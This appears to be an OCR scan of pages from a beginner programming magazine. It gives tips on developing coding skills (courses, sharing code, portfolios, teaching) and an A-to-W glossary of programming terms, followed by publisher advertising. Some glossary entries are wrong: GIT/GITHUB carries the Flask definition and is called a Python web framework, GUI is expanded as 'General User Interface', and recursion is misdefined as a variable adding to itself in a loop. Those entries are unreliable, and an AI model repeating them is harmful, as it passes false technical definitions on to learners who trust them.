
STEP 6 Online courses are good examples of where to take your coding skills next, even if you start from the beginner level again. Often, an online course follows a strict coding convention, so if you're self-taught then it might be worth seeing how other developers lay out their code, and what's considered acceptable.




STEP 7 Get sharing, even if you think your code isn't very good. The criticism, advice and comments you receive back help you iron out any issues with your code, and you add them all to your checklist. Alternatively your code might be utterly amazing but you won't know unless you share it.




STEP 8 If you've learned how to code with an eye for a developer job in the future, then it's worth starting to build up an online portfolio of code. Look at job postings and see what skills they require, then learn and code something with those skills and add it to the portfolio. When it comes to applying, include a link to the portfolio.



STEP 9 Can you teach? If your coding skills are spot on, consider approaching a college or university to see if they have need for a programming language teacher, perhaps a part-time or evening course. If not teaching, then consider creating your own YouTube how to code channel.



STEP 10 Contributing to hardware projects is a great resource for proving your code with others and learning from other contributors. Many of the developer boards have postings for coders to apply to for hardware projects, using unique code to get the most from the hardware that's being designed.



Glossary of Terms

Trying to include definitions for every programming language would require many more pages than we have here. However, we have created a list of some of the most common terms you will encounter as you get started on your coding journey. As you gain experience and try new things, your coding vocabulary will naturally expand.

A

ALGORITHM
A process or set of rules to be followed in calculations or other problem solving operations, especially by a computer.

ANGULAR.JS
Angular.js is an open source web application framework maintained by Google.

APACHE
Apache is an open source Unix-based Web server. It was created by the Apache Software Foundation.

AJAX
AJAX stands for: asynchronous JavaScript and XML. It is a set of web development techniques utilising many web technologies on the client side in order to create asynchronous web applications.

API
An API is an application programming interface. It is a set of routines, protocols and tools for building software applications. APIs express software components in terms of their operations, inputs, outputs and underlying types.

B

BACKBONE.JS
Backbone.js is a JavaScript framework with a RESTful JSON interface and is based on the model-view-presenter (MVP) application design paradigm.

BOOLEAN SEARCHING
Boolean searches allow you to combine words and phrases using the words and, or, not (Boolean operators) to limit, broaden or define your search.

BUG
A mistake in the program. A point of error that causes the program to stop, or behave differently than expected.

BRACKETS
Characters often used to surround text. The different types of brackets are: Parenthesis, Curly Brackets, Angle Brackets and Square Brackets.

C

CALL
To run the code in a function; also referred to as "running", "executing" or "invoking" a function.

CLASS
In Python, a template for creating user-defined objects. Class definitions normally contain method definitions which operate on instances of the class.

CODING
Coding is the act of computer programming in a given coding language.

COFFEESCRIPT
CoffeeScript is a programming language that trans compiles to JavaScript.

COMPILER
This is a program that takes the code you have written and translates it into the binary ones and zeros of actual machine code.

CONCATENATION
Combining two things together, such as two lists or strings of text.

CONSTANT
A variable that never changes its value. Example: the PI constant has the value 3.14.

D

DATA STRUCTURES
A data structure is a method of organisation of data in a computer so that it can be used efficiently.

DEPLOYMENT
Software deployment is all of the activities that make a software system available for use.

DJANGO
A free open source web application framework written in Python that follows the model-view-controller (MVC) framework.

DUMP
A list of data that is saved if a program crashes, often as a text file. It is very useful for diagnosing problems.

E

EXECUTABLE
A program, usually a single file, ready to be run.

EXPRESSION
A piece of syntax which can be evaluated to some value; An accumulation of expression elements like literals, names, attribute access, operators or function calls.

EXPRESS.JS
Express.js is a Node.js web application server framework, designed for building single-page, multi-page and hybrid web applications.

F

FLASK
A micro web application framework written in Python and based on the Werkzeug toolkit and Jinja2 template engine.

FRAMEWORK
A framework is often a layered structure indicating what kind of programs can or should be built and how they would interrelate.

FULL STACK
A full stack, also known as a software stack or bundle, is a set of software components needed to create a complete web application.

FUNCTION
A set of instructions that are written once to obtain a particular result and can then be used whenever necessary by 'calling' it.

G

GIT/GITHUB
A micro web application framework written in Python and based on the Werkzeug toolkit and Jinja2 template engine.

GUI
General User Interface, refers to the 'front end' of a piece of software that the end user actually sees and interacts with.

H

HAML
HTML Abstraction Markup Language is a lightweight markup language that's used to describe the HTML of a web document.

HASHABLE
An object is hashable if it has a hash value which never changes during its lifetime (it needs a __hash__() method), and can be compared to other objects.

HTML
HyperText Markup Language, commonly referred to as HTML, is the standard markup language used to create web pages. This is often the very first technology that beginners to web development will learn.

HTTP REQUEST
HyperText Transfer Protocol is an application protocol for distributed, collaborative, hypermedia information systems. HTTP is the foundation of data communication for the World Wide Web.

I

INTEGRATED DEVELOPER ENVIRONMENT (IDE)
An Integrated Development Environment is a basic editor and code interpreter which allows you to work with a specific coding language. The Python IDE is known as IDLE.

INTERPRETED
Python is an interpreted language, as opposed to a compiled one, though the distinction can be blurry because of the presence of the bytecode compiler.

INTERPRETER
Some languages do not need a compiler but instead use an 'interpreter' that translates to machine code as the program is run.

IOS SWIFT
iOS Swift is a multi-paradigm compiled programming language created by Apple Inc. for iOS, macOS and watchOS and tvOS development.

ITERATION
A sequence of instructions that are repeated. For example, to perform an action for every item in a list you would 'iterate' over that list. Each time it is repeated is one iteration.

J

JQUERY
jQuery is a cross-platform JavaScript library designed to simplify the client-side scripting of HTML. jQuery is the most popular JavaScript library in use today.

JSON
A format for transmitting information between locations that is based on JavaScript. Many APIs use JSON.

L

LAMP STACK
LAMP is an archetypal model of web service solution stacks: Linux operating system, the Apache HTTP Server, MySQL relational database management system and the PHP programming language.

LBYL
Look before you leap. This coding style explicitly tests for pre-conditions before making calls or lookups.

LINUX
Linux is a Unix-like computer operating system assembled under the model of free and open source software development and distribution.

LOGICAL OPERATION
The use of simple Boolean logical such as and, or and not.

LOOP
A piece of code that keeps running until a certain condition is fulfilled; or isn't fulfilled in the case of an 'infinite loop' that will crash the system running it.

M

MONGODB
MongoDB is a cross-platform document oriented database. Classified as a NoSQL database.

MVC
Model-view-controller (MVC) is a software architectural pattern for implementing user interfaces. It divides a given software application into three interconnected parts.

MYSQL
MySQL is an open source relational database management system (RDBMS).

N

NESTED
When one thing is contained within another it is said to be 'nested'.

NODE.JS
Node.js is an open source, cross-platform runtime environment for developing server-side web applications. Node.js applications are written in JavaScript and can be run within the Node.js runtime on multiple systems.

O

OBJECT ORIENTED PROGRAMING (OOP)
OOP is a programming paradigm based on the concepts of 'objects' that are data structures containing data, in the form of fields, often known as attributes; and code, in the form of procedures, often known as methods.

OBJECT RELATIONAL MAPPER (ORM)
ORM is a programming technique for converting data between incompatible type systems in object-oriented programming languages.

P

PHP
PHP is a server-side scripting language designed for web development but also used as a general purpose programming language.

PYTHON
Python is a widely used general purpose, high level programming language. Its design philosophy emphasises code readability and its syntax allows programmers to express concepts in fewer lines of code than would be possible in languages such as C++ or Java.

R

RECURSION
When something refers to itself. For example a variable may add something to itself for each iteration of a code loop.

RUN TIME
The time during which a program is actively running.

S

SANDBOX
A place to run a program for testing and experimenting.

SASS
Sass is a scripting language that is interpreted into Cascading Style Sheets (CSS). SassScript is the scripting language itself and consists of two syntaxes.

SLICE
An object usually containing a portion of a sequence. A slice is created using the subscript notation, [] with colons between numbers when several are given.

SOFTWARE DEVELOPMENT KITS
A 'software development kit' or SDK is a bundle of software tools for the creation of new applications for a specific platform or framework.

SUBROUTINE
A function or other portion of code that can be run anywhere within a program.

SYNTAX
Programming languages are just like human languages, they have their own 'syntax' or rules to describe how statements should be written.

T

TYPE
The type of a Python object determines what kind of object it is; every object has a type.

V

VALUE
A piece of data that can be contained inside a variable. Every value has a type.

VARIABLE
A way, used by many programming languages, to store a piece of data that can then be modified at any time.


W


WRITE
To send output data values to an external destination, usually to a file. Can also refer to sending data over a network.


BDM Publications


Innovate, Educate, Inspire...


SAVE up to 40% with **SPECIAL OFFERS** at www.bdmpublications.com
































Stay up to date about all of Your Apple devices!

Subscribe now//










